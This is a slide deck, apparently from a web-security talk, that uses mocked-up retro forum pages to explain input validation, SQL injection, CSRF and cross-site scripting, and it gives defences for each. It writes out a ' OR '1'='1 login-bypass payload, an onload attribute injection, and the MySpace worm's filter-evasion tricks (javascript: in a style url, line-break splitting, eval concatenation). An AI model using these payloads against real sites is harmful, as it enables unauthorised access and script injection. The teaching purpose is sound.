

SECURING

YOUR SITE  
LIKE IT'S 1999

SECURING

YOUR SITE  
LIKE IT'S 1999



tell me what you think!

# content warnings



# FINAL FANTASY VII

®

[HOME](#)[ARTICLES](#)[GAMES](#)[FORUMS](#)[SHOP](#)

You are not logged in. [Log In](#) or [Sign Up](#).

[BROWSE](#)[ONLINE NOW](#)[DIRECTORY](#)[NEW POSTS](#)[ACHIEVEMENTS](#)[HELP/FAQ](#)[SEARCH](#)

Final Fantasy Society Forums

## Forum Index

[Forum](#)[Last Post](#)[Threads](#)[Posts](#)

### Video Gaming Discussion

Discussion of video game news, titles, and entertainment.




#### Final Fantasy Series

Discussion of the Final Fantasy franchise.

#### Thinking of getting a FF game on my phon...

by LockeAndRoll, 03.24.2018 2:38am



187

5,279




#### Gaming Discussion

Discussion of general, non-RPG video games.

#### FFS, what are you playing?!

by Lord Golbez, 03.30.2018 10:30pm



432

14,347




#### Role PlayIng Games

Discussion of role playing games, videogames or otherwise.

#### What is your favorite turn-based RPG?

by LockeAndRoll, 03.24.2018 2:50am



83

2,649




#### Let's Play Videos

Archives for "Let's Play" videos by community members.

#### Would anyone be interested in doing a Le...

by resare, 03.14.2018 5:20pm



44






761

### Community Discussion

Community-related forums of various topics.

@katie\_fenn

# POST SIGNATURES



@katie\_fenn



@katie\_fenn

**Crono**

Crono can cross dimensions too!



I really need to play the remastered versions of VII and IX, and this will be added to the list. I actually got the X remaster for PS3 as a gift and I regifted it (I intended to get it for someone but forgot to purchase so I told myself I'd rebuy it one day but that day hasn't come). X is lowest priority on that list so, maybe 5 years from now? haha

Currently Playing: Dark Cloud 2: 3 hours.  
Also Playing: CT, FF VI, Solatorobo, Secret of Mana, Halo 4.  
Just Finished: Fable II: 7 hours.

[Jump to Post](#)

0 06.06.2016 3:50pm

**Id82**

Fuck Shit Stack.



So are they going to remaster the story to make it more interesting as well?

[Jump to Post](#)

0 06.06.2016 4:19pm

**shooter\_mcgavin**

Registered Member

**Id82** said:

So are they going to remaster the story to make it more interesting as well?

I liked the story at least it was coherent. That's more than I can say about FFXIII.

My Final Fantasy Compo-Meter FFVI >>>>> FFIV >> FFVII, FFIX > FFX, FFXII, FFV >> FFI, II, III >>>>>>>>>>>>>>>> FFXIII

[Jump to Post](#)

0 06.06.2016 4:30pm

Thread Creator

**reido**

(V)(o,,,o)(V)

**Id82** said:

So are they going to remaster the story to make it more interesting as well?



It's also a story where Cloud is corrupted and the Weapons have awoken, then this should be okay.

[Jump to Post](#)

0 04.10.2016 3:45pm

**Plumbum** I'm not sure how to feel about this? Honestly, I can only hope for disc 1 spoiler

Why? Because I can of course!

**Spoiler:** Move your mouse over the container to reveal.



if ONLY to somehow undo Advent Children. I got so bored watching that movie.

[Jump to Post](#)

0 02.18.2017 7:48pm

**The Hulk** New screens

Good Boy



If I had the capacity within me to be less excited about this game, these screens would have gotten the job done handily. FF

[Jump to Post](#)

0 02.18.2017 8:54pm

**Atma** It's exactly why I expected.

**Weapon**

I Am Pure Energy

[Jump to Post](#)

0 02.21.2017 4:46am

**Crux** They look interesting. I wish it was possible for me to be interested in it, but the purchase pa

A mental Dentist's office



0 02.21.2017 10:16am

[Jump to Post](#)

@katie\_fenn

**TRUSTING  
ANY OLD CRAP  
THE USER SENDS YOU**

ALSO KNOWN AS...

**BAD INPUT  
VALIDATION**



@katie\_fenn

# Edit user

Username

Tom Nook

Password

\*\*\*\*\*

Email address

tom@nook.com

# Edit user

User ID

349

Username

Tom Nook

Password

\*\*\*\*\*

Email address

tom@nook.com

# Edit user

User ID

349

Username

Tom Nook

Password

\*\*\*\*\*

Email address

tom@nook.com

# Edit user

User ID

1

Username

Tom Nook

Password

hunter2

Email address

tom@nook.com



@katie\_fenn



@katie\_fenn

**NEVER  
TRUST USER INPUT**

**NEVER EVER  
TRUST USER INPUT**

**ALWAYS ASK YOURSELF  
HOW THE USER  
CAN USE A FEATURE  
FOR FUN AND PROFIT**

# INPUT VALIDATION

- use a library like **joi** to validate data

# INPUT VALIDATION

- use a library like **joi** to validate data
- check a user's actions against their identity

# INPUT VALIDATION

- use a library like **joi** to validate data
- check a user's actions against their identity
- **never** rely on client-side validation

# INTERMISSION



@katie\_fenn

# INTERMISSION



@katie\_fenn

# Login

Username

SephirothIsMyBishie

Password

Correct Horse Battery Staple

# Login

Username

SephirothIsMyBishie

Password

Correct Horse Battery Staple

# Login

Username

SephirothIsMyBishie

Password

' OR ' OR '1'='1

You are now logged in! Welcome Admin!

**ALLOWING THE USER TO  
RUN THEIR OWN  
DATABASE QUERIES**

**ALSO KNOWN AS...**



**ALLOWING THE USER TO  
RUN THEIR OWN  
DATABASE QUERIES**

**ALSO KNOWN AS...**



# SQL INJECTION

# Login

Username

Password

```
/* SQL */
```

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME =  
AND PASSWORD =
```

# Login

Username

Alice

Password

hunter2

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Alice'  
AND PASSWORD = 'hunter2'
```

# Login

Username

Alice

Password

hunter2

You are now logged in!

Welcome Alice!

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Alice'  
AND PASSWORD = 'hunter2'
```

> 1

# Login

Username

Alice

Password

hunter2

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Alice'  
AND PASSWORD = 'hunter2'
```

# Login

Username

Admin

Password

' OR ' OR '1'='1

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Admin'  
AND PASSWORD = 'OR' OR '1'='1'
```

# Login

Username

Admin

Password

' OR ' OR '1'='1

You are now logged in!  
Welcome Admin!

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Admin'  
AND PASSWORD = 'OR' OR '1'='1'
```

> 349

# Login

Username

SQL: Give me all the users that have the username "Admin"

Password

hOrTOr '1'='1

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Admin'  
AND PASSWORD = 'OR' OR '1'='1'
```

# Login

Username

Admin

Password

SQL: ... or TRUE

hOrT OR '1'='1

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Admin'  
AND PASSWORD = 'OR' OR '1'='1'
```

GIVE ME ALL THE USERS  
WITH THE USERNAME  
"ADMIN" OR WHATEVER  
YOU'VE GOT I GUESS

**SQL INJECTION HANDS THE  
KEYS TO YOUR DATABASE  
TO THE USER**

# DRUPALGEDDON

- affected **every** Drupal 7 site before version 7.32



# DRUPALGEDDON

- affected **every** Drupal 7 site before version 7.32
- **remote code execution**



# DRUPALGEDDON

- affected **every** Drupal 7 site before version 7.32
- **remote code execution**
- in some cases patched vulnerability **to hide breach**



# SQL INJECTION

- **never** build sql queries using string concatenation

# SQL INJECTION

- **never** build sql queries using string concatenation
- use **parameterised queries**  
(pdo, knex)

# SQL INJECTION

- **never** build sql queries using string concatenation
- use **parameterised queries** (pdo, knex)
- use an **orm**

**BONUS STORY**

@katie\_fenn

@katie\_fenn

# INTERMISSION



@katie\_fenn

# INTERMISSION



@katie\_fenn

**Crono**

Crono can cross dimensions too!



I really need to play the remastered versions of VII and IX, and this will be added to the list. I actually got the X remaster for PS3 as a gift and I regifted it (I intended to get it for someone but forgot to purchase so I told myself I'd rebuy it one day but that day hasn't come). X is lowest priority on that list so, maybe 5 years from now? haha

Currently Playing: Dark Cloud 2: 3 hours.  
Also Playing: CT, FF VI, Solatorobo, Secret of Mana, Halo 4.  
Just Finished: Fable II: 7 hours.

[Jump to Post](#)

0 06.06.2016 3:50pm

**Id82**

Fuck Shit Stack.



So are they going to remaster the story to make it more interesting as well?

[Jump to Post](#)

0 06.06.2016 4:19pm

**shooter\_mcgavin**

Registered Member

**Id82** said:

So are they going to remaster the story to make it more interesting as well?

I liked the story at least it was coherent. That's more than I can say about FFXIII.

My Final Fantasy Compo-Meter FFVI >>>>> FFIV >> FFVII, FFIX > FFX, FFXII, FFV >> FFI, II, III >>>>>>>>>>>>>>>> FFXIII


[Jump to Post](#)

0 06.06.2016 4:30pm

Thread Creator

**reido**

(V)(o,,,o)(V)

**Id82** said:

So are they going to remaster the story to make it more interesting as well?




HOME | ARTICLES | GAMES | FORUMS | SHOP

LOG IN or CREATE AN ACCOUNT | RESET PASSWORD

You are not logged in. [Log In](#) or [Sign Up](#).

SEARCH



## LOG IN

To log into your account, enter your user name and password below and click "Log In." Cookies must be enabled for access beyond this point.

User Name

Password

Remember me when I return (not recommended on public computers).

**LOG IN**

Forgotten your password? [Click here](#) to reset it.

## CREATE AN ACCOUNT

Not a member? Create an account here. It's quick and easy. An account gives you access to Final Fantasy Society community features.

User Name

E-Mail Address

Password

Confirm Password

Timezone


(GMT -7:00 hours) Mountain Time (US & Canada)



Verification

To verify you're human and not a bot trying to spam links to tennis shoes and boner pills, enter the text displayed below.





 Jump to Post

0 10.11.2017 1:51am

**Sephie 1999**

I showed up at a store in the middle of the afternoon and picked one up today. I haven't actually played it yet but I took it out of the box and it really is small. And the controller felt exactly like I remembered the SNES controller I used as a kid. There were still another four or five units on the store shelf when I got mine too, so maybe Nintendo really is getting their act together on this one, at least moreso than with the NES Classic.

 Jump to Post

0 10.11.2017 9:02am

**The Hulk**

Good Boy



I honestly don't understand the attraction with these things considering the many, many different ways to easily emulate the entire 16 bit era.

 Jump to Post

@katie\_fenn

10.11.2017 1:51am

Sephie 1999

I showed up at a store in the...  
is small. And the controller fe...  
shelf when I got mine too, so...

img | 70x150

The Hulk  
Good Boy

I honestly don't understand t...

10.11.2017 9:02am

```
> <span style="font-size: 15px;">...</span>
<br>
<br>
<br>
<br>
 == $0
<br>
<br>
```

html body div table tbody tr td form table tbody tr td img

Styles Event Listeners DOM Breakpoints Properties Accessibility

Filter :hov .cls +

```
element.style {
    height: 150px;
    width: 70px;
}
img {
    border: 0;
}
```

css.css:18

Inherited from td.gen

```
.gen {
    font-family: Arial, Helvetica,
```

margin -

border -

padding -

70 x 150

@katie\_fenn

0 10.11.2017 1:51am

Sophie 1999 I showed up at a store in the is small. And the controller fe... shelf when I got mine too, so

img | 70x150

The Hulk Good Boy I honestly don't understand t

img | 70x150

0 10.11.2017 9:02am

```
><span style="font-size: 15px;">...</span>
<br>
<br>
<br>
<br>
 == $0
<br>
<br>
```

html body div table tbody tr td form table tbody tr td img

Styles Event Listeners DOM Breakpoints Properties Accessibility

Filter :hov .cls +

```
element.style {
    height: 150px;
    width: 70px;
}
img {
    border: 0;
}
```

css.css:18

Inherited from td.gen

```
.gen {
    font-family: Arial, Helvetica,
```

margin -

border -

padding -

70 x 150

@katie\_fenn

**GETTING OTHER USERS  
TO DO YOUR DIRTY WORK  
FOR YOU**

ALSO KNOWN AS...

CROSS-SITE

REQUEST

FORGERY



[Netflix Ranks #1 in Customer Satisfaction](#)

[Buy / Redeem Gift](#) | [Member Sign In](#)

Welcome

How It Works

Browse Selection

Start Your FREE Trial

Have a special offer? Enter Code:

# NETFLIX

The **best way**  
to rent movies.

Plans start at  
**only \$9 99**  
a month!


#### FREE TRIAL (Offer Details)

- Free Shipping - Both Ways
- No Late Fees - Keep DVDs as long as you want
- Over 55,000 Titles - Classics to new releases
- Cancel Anytime



[Welcome](#) | [How It Works](#) | [Browse Selection](#) | [FREE Trial](#)

@katie\_fenn



# Joe Bloggs

**Check out this kitten riding a bike**

[www.kittehs.cat/bike](http://www.kittehs.cat/bike)

about 4 hours ago from web

With Friends (24h)

Previous


Gosh I like cats [about 5 hours ago](#) from web

Duke Nukem Forever will never be released :\_( [about 8 hours ago](#) from web

Pluto is my favourite planet [about 9 hours ago](#) from web

[View all...](#) | [RSS Feed](#)

© 2006 Obvious | [About Us](#) | [Contact](#) | [Blog](#) | [API](#) | [Help](#) | [Terms of Service](#)



# Joe Bloggs

Check out this kitten riding a bike

[www.kittehs.cat/bike](http://www.kittehs.cat/bike)



about 4 hours ago from web

With Friends (24h)

Previous

Gosh I like cats [about 5 hours ago](#) from web

Duke Nukem Forever will never be released :\_( [about 8 hours ago](#) from web

Pluto is my favourite planet [about 9 hours ago](#) from web

[View all...](#) | [RSS Feed](#)

© 2006 Obvious | [About Us](#) | [Contact](#) | [Blog](#) | [API](#) | [Help](#) | [Terms of Service](#)



## Rick Astley - Never Gonna Give You Up (Video)

428,151,285 views

2.7M

132K

SHARE

...



RickAstleyVEVO

Published on 24 Oct 2009

SUBSCRIBE 591K

Rick Astley - Never Gonna Give You Up (Official Music Video) - Listen On Spotify:

<http://smarturl.it/AstleySpotify>

Download Rick's Number 1 album "'50'" - <https://BMG.Ink.to/RickAstley50NG/itunes>

## Up next

AUTOPLAY



a-ha - Take On Me (Official Video)

RHINO

623M views



Mix - Rick Astley - Never Gonna Give You Up (Video)

YouTube



Rick Astley - Never Gonna Give You Up (Live @ V Festival 2016)

AndyOshea

758K views



Rick Astley - Uptown Funk - RTL LATE NIGHT

RTL Late Night

Recommended for you



Rick Astley - Together Forever (Video)

RickAstleyVEVO

51M views



Kylie Minogue & Jason Donovan - Especially For You



## Rick Astley - Never Gonna Give You Up (Video)

428,151,285 views

2.7M

132K

SHARE

...



RickAstleyVEVO

Published on 24 Oct 2009

SUBSCRIBE 591K

Rick Astley - Never Gonna Give You Up (Official Music Video) - Listen On Spotify:

<http://smarturl.it/AstleySpotify>

Download Rick's Number 1 album "'50'" - <https://BMG.Ink.to/RickAstley50NG/itunes>

Up next

AUTOPLAY



a-ha - Take On Me (Official Video)

RHINO

623M views



Mix - Rick Astley - Never Gonna Give You Up (Video)

YouTube



Rick Astley - Never Gonna Give You Up (Live @ V Festival 2016)

AndyOshea

758K views



Rick Astley - Uptown Funk - RTL LATE NIGHT

RTL Late Night

Recommended for you



Rick Astley - Together Forever (Video)

RickAstleyVEVO

51M views



Kylie Minogue & Jason Donovan - Especially For You

# Look, it's a kitten on a bike!





```

```

CSRF

EXPLOTS THE TRUST  
BETWEEN WEBSITE AND  
BROWSER

# CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers

# CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers
- use **synchroniser tokens**

```
<input  
    type="hidden"  
    name="csrfmiddlewaretoken"  
    value="KbyUmhTLMpYj7CD2di7JKP1P3qmLlkPt" />
```

# CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers
- use **synchroniser tokens**
- use **cookie-to-header tokens**

# CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers
- use **synchroniser tokens**
- use **cookie-to-header tokens**
- no defence if compromised by xss

# INTERMISSION



@katie\_fenn

# INTERMISSION



@katie\_fenn

# New reply

@katie\_fenn

# New reply


[img]sephiroth.gif[/img]



loading...  
Limp Bizkit Fan Club



ENTER



Sign my




@katie\_fenn



loading...  
Limp Bizkit Fan Club



ENTER



Sign my



@katie\_fenn

# New reply

@katie\_fenn

# New reply

[img]guild.gif[url=][/img][/url]

\*~\*Ninjad00d\*~\*



/a>

@katie\_fenn


\*~\*Ninjad00d\*~\*



/a>

@katie\_fenn

\*~\*Ninjad00d\*~\*



Carterworld


<http://carterworld.musicpage.com>



/a>

@katie\_fenn

\*~\*Ninjad00d\*~\*



Carterworld

<http://carterworld.musicpage.com>



/a>

@katie\_fenn

\*~\*Ninjad00d\*~\*



/a onload>

@katie\_fenn

\*~\*Ninjad00d\*~\*



/a onload>

@katie\_fenn

\*~\*Ninjad00d\*~\*



/a onload>

Hello world

Close

\*~\*Ninjad00d\*~\*



/a onload>

Hello world

Close

# RofLaz0rz

# What is going on

**SOMEONE ELSE'S CODE  
RUNNING ON YOUR  
WEBSITE**

ALSO KNOWN AS...

CROSS-SITE  
SCRIPTING

# SAMY KAMKAR



@katie\_fenn

[Home](#) | [Browse](#) | [Search](#) | [Invite](#) | [Film](#) | [Mail](#) | [Blog](#) | [Favorites](#)

## Samy



**Can we be friends?**

Male

CALIFORNIA

United States

[Home](#) | [Browse](#) | [Search](#) | [Invite](#) | [Film](#) | [Mail](#) | [Blog](#) | [Favorites](#)

## Samy



**Can we be friends?**

Male  
CALIFORNIA  
United States

[Home](#) | [Browse](#) | [Search](#) | [Invite](#) | [Film](#) | [Mail](#) | [Blog](#) | [Favorites](#)

## Samy



**Can we be friends?**

Male

CALIFORNIA

United States

[Home](#) | [Browse](#) | [Search](#) | [Invite](#) | [Film](#) | [Mail](#) | [Blog](#) | [Favorites](#)

## Samy




Can we be friends? 😜

Male  
CALIFORNIA  
United States

## Samy



<div> and <img> tags allowed,  
but <script> is filtered



Male  
CALIFORNIA  
United States

```
<div  
style="background:url('javascript:alert(1)')">
```

```
<div  
  style="background:url('javascript:alert(1)')">
```

Some browsers executed JS  
inside style properties!



```
<div  
style="background:url('javascript:alert(1)')">
```

```
<div  
style="background:url('javascript:alert(1)')">
```



MySpace filtered the word “javascript”

```
<div  
  style="background:url('java  
script:alert(1)')">
```



@katie\_fenn

```
<div  
  style="background:url('java  
script:alert(1)')">
```



Line breaks? No problem!



```
alert('hah!')
```

```
alert(document.body.innerHTML)
```

```
alert(eval('document.body.inne' + 'rHTML'))
```



```
alert(eval('document.body.inne' + 'rHTML'))
```

↑  
↑  
Not a problem if you concatenate  
a string and evaluate with eval



```
alert(eval('document.body.inne' + 'rHTML'))  
eval('XMLHttpRequest.onreadystatechange = callback');
```


```
alert(eval('document.body.inne' + 'rHTML'))  
eval('XMLHttpRequest.onreadystatechange = callback');
```



This trick also works for  
`XMLHttpRequest.onReadyStateChange`  
(also known as “AJAX”)

```
if (location.hostname == 'profile.myspace.com') {  
  document.location = 'http://www.myspace.com'  
  + location.pathname + location.search  
}
```

